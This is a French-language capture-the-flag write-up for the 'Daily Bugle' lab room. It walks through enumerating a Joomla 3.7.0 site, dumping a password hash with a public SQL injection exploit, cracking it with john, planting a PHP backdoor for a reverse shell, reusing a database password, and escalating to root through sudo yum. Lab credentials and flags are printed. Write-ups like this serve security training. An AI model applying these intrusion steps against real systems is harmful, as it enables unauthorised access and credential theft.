Daily Bugle

By LAGNAOUI Youness

Intro

Room level : hard

Objectifs : Exploiter un CMS, cracker des passwords et élever ses privilèges en utilisant yum

Enumération

```
┌──(kali㉿kali)-[~]
└─$ nmap 10.10.143.235
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-31 08:42 EST
Nmap scan report for 10.10.143.235
Host is up (0.031s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.56 seconds
```

Web

```
2023/12/31 08:45:32 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 236] [--> http://10.10.143.235/images/]
/index.php            (Status: 200) [Size: 9280]
/media                (Status: 301) [Size: 235] [--> http://10.10.143.235/media/]
/templates            (Status: 301) [Size: 239] [--> http://10.10.143.235/templates/]
/modules              (Status: 301) [Size: 237] [--> http://10.10.143.235/modules/]
/bin                  (Status: 301) [Size: 233] [--> http://10.10.143.235/bin/]
/plugins              (Status: 301) [Size: 237] [--> http://10.10.143.235/plugins/]
/includes             (Status: 301) [Size: 238] [--> http://10.10.143.235/includes/]
/language             (Status: 301) [Size: 238] [--> http://10.10.143.235/language/]
/components           (Status: 301) [Size: 240] [--> http://10.10.143.235/components/]
/cache                (Status: 301) [Size: 235] [--> http://10.10.143.235/cache/]
/libraries            (Status: 301) [Size: 239] [--> http://10.10.143.235/libraries/]
/robots.txt           (Status: 200) [Size: 836]
/tmp                  (Status: 301) [Size: 233] [--> http://10.10.143.235/tmp/]
/layouts              (Status: 301) [Size: 237] [--> http://10.10.143.235/layouts/]
/administrator        (Status: 301) [Size: 243] [--> http://10.10.143.235/administrator/]
/configuration.php    (Status: 200) [Size: 0]
/htaccess.txt         (Status: 200) [Size: 3005]
```

Robots.txt

```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
```


```
#
# For more information about the robots.txt standard, see:
# http://www.robotstxt.org/orig.html
#
# For syntax checking, see:
# http://tool.motoricerca.info/robots-checker.phtml

User-agent: *
Disallow: /administrator/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
```

Maintenant qu'on sait que le CMS du site est Joomla on va essayer de trouver sa version :

Aucune idée de comment faire donc je vais chercher sur google...

d'après ce site : https://www.itoctopus.com/how-to-quickly-know-the-version-of-any-joomla-website il faut aller sur http://IP/language/en-GB/en-GB.xml



ça a marché !! la version de joomla est 3.7.0

Vuln Research

on trouve très rapidement un exploit pour cette version de joomla :
https://github.com/teranpeterson/Joomblah

Exploitation

En utilisant l'exploit on obtient ça :

```
Fetching CSRF token
Testing SQLi
Found table: fb9j5_users
Extracting users from fb9j5_users
Found user ['811', 'Super User', 'jonah', 'jonah@tryhackme.com', '$2y$10$0veO/JSFh4389
Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm', '', '']
Extracting sessions from fb9j5_session
```

On a un user : jonah et son hash de password :
$2y$10$0veO/JSFh4389Lluc4Xya.dfy2MF.bZhz0jVMw.V.d3p12kBtZutm

On va essayer de cracker son password en utilisant john

Hash cracking

Etape 1 : identification du hash

En cherchant sur google on tombe sur ce site : https://en.wikipedia.org/wiki/Bcrypt

et donc les hash commençant par $2y$ sont de type bcrypt


```
┌──(kali㉿kali)-[~/THM/Daily Bugle/Joomblah]
└─$ john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt to_crack
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spiderman123     (?)
1g 0:00:10:21 DONE (2023-12-31 09:17) 0.001608g/s 75.35p/s 75.35c/s 75.35C/s sweetsmil
e..speciala
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Après beaucoup de temps on obtient son password : spiderman123

Essayons de se co ssh avec les creds : jonah:spiderman123


```
┌──(kali㉿kali)-[~/THM/Daily Bugle/Joomblah]
└─$ ssh jonah@10.10.143.235
The authenticity of host '10.10.143.235 (10.10.143.235)' can't be established.
ED25519 key fingerprint is SHA256:Gvd5jH4bP7HwPyB+lGcqZ+NhGxa7MKX4wXeWBvcBbBY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.143.235' (ED25519) to the list of known hosts.
jonah@10.10.143.235's password:
Permission denied, please try again.
jonah@10.10.143.235's password:
Permission denied, please try again.
jonah@10.10.143.235's password:
jonah@10.10.143.235: Permission denied (publickey,gssapi-keyex,gssapi-with-mic,passwor
d).
```

ça ne fonctionne pas mais on va essayer de se connecter sur la page admin du site :




On est co


Maintenant on va essayer de reverse shell à partir de la page admin : https://vk9-sec.com/reverse-shell-on-any-cms/



On va mettre une backdoor php dans le template



maintenant on peut ouvrir un netcat listener et aller sur la page http://IP/templates/protostar/backdoor.php



On a un shell sur le server

Priv Esc

On va exécuter linpeas sur le server pour voir les vecteurs de privesc

Linpeas nous indique qu'il y a une fichier de conf dans le server web :

```
class JConfig {
        public $offline = '0';
        public $offline_message = 'This site is down for maint
gain soon.';
        public $display_offline_message = '1';
        public $offline_image = '';
        public $sitename = 'The Daily Bugle';
        public $editor = 'tinymce';
        public $captcha = '0';
        public $list_limit = '20';
        public $access = '1';
        public $debug = '0';
        public $debug_lang = '0';
        public $dbtype = 'mysqli';
        public $host = 'localhost';
        public $user = 'root';
        public $password = 'nv5uz9r3ZEDzVjNu';
        public $db = 'joomla';
        public $dbprefix = 'fb9j5_';
        public $live_site = '';
```

On a le password du user root de la bdd

On va se connecter à la base de donnée

```
}bash-4.2$ mysql -h localhost -u root -p
mysql -h localhost -u root -p
Enter password: nv5uz9r3ZEDzVjNu

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 55
Server version: 5.5.64-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

bon il y a rien d'intéressant dans la BDD je suis rester dans ce rabbit hole pendant 2 heures mdr...

et après je me suis dis bon bah why not tester ce password pour le user de la machine :

```
bash-4.2$ su jjameson
su jjameson
Password: nv5uz9r3ZEDzVjNu

[jjameson@dailybugle html]$
```

ça a marché !!

donc creds :

```
jjameson:nv5uz9r3ZEDzVjNu
```

```
[jjameson@dailybugle home]$ cd jjameson
cd jjameson
[jjameson@dailybugle ~]$ ls
ls
user.txt
[jjameson@dailybugle ~]$ cat user.txt
cat user.txt
27a260fe3cba712cfdedb1c86d80442e
[jjameson@dailybugle ~]$
```

On a le flag :

```
27a260fe3cba712cfdedb1c86d80442e
```

```
[jjameson@dailybugle html]$ sudo -l
sudo -l
Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
    env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
    env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
    env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
    env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
[jjameson@dailybugle html]$
```

On a un NOPASSWD sur yum

https://gtfobins.github.io/gtfobins/yum/#sudo

```
[jjameson@dailybugle ~]$ sudo yum -c $TF/x --enableplugin=y
sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# whoami
whoami
root
sh-4.2#
```

On est root !!

```
sh-4.2# cat root.txt
cat root.txt
eec3d53292b1821868266858d7fa6f79
sh-4.2#
```

On a le dernier flag

```
eec3d53292b1821868266858d7fa6f79
```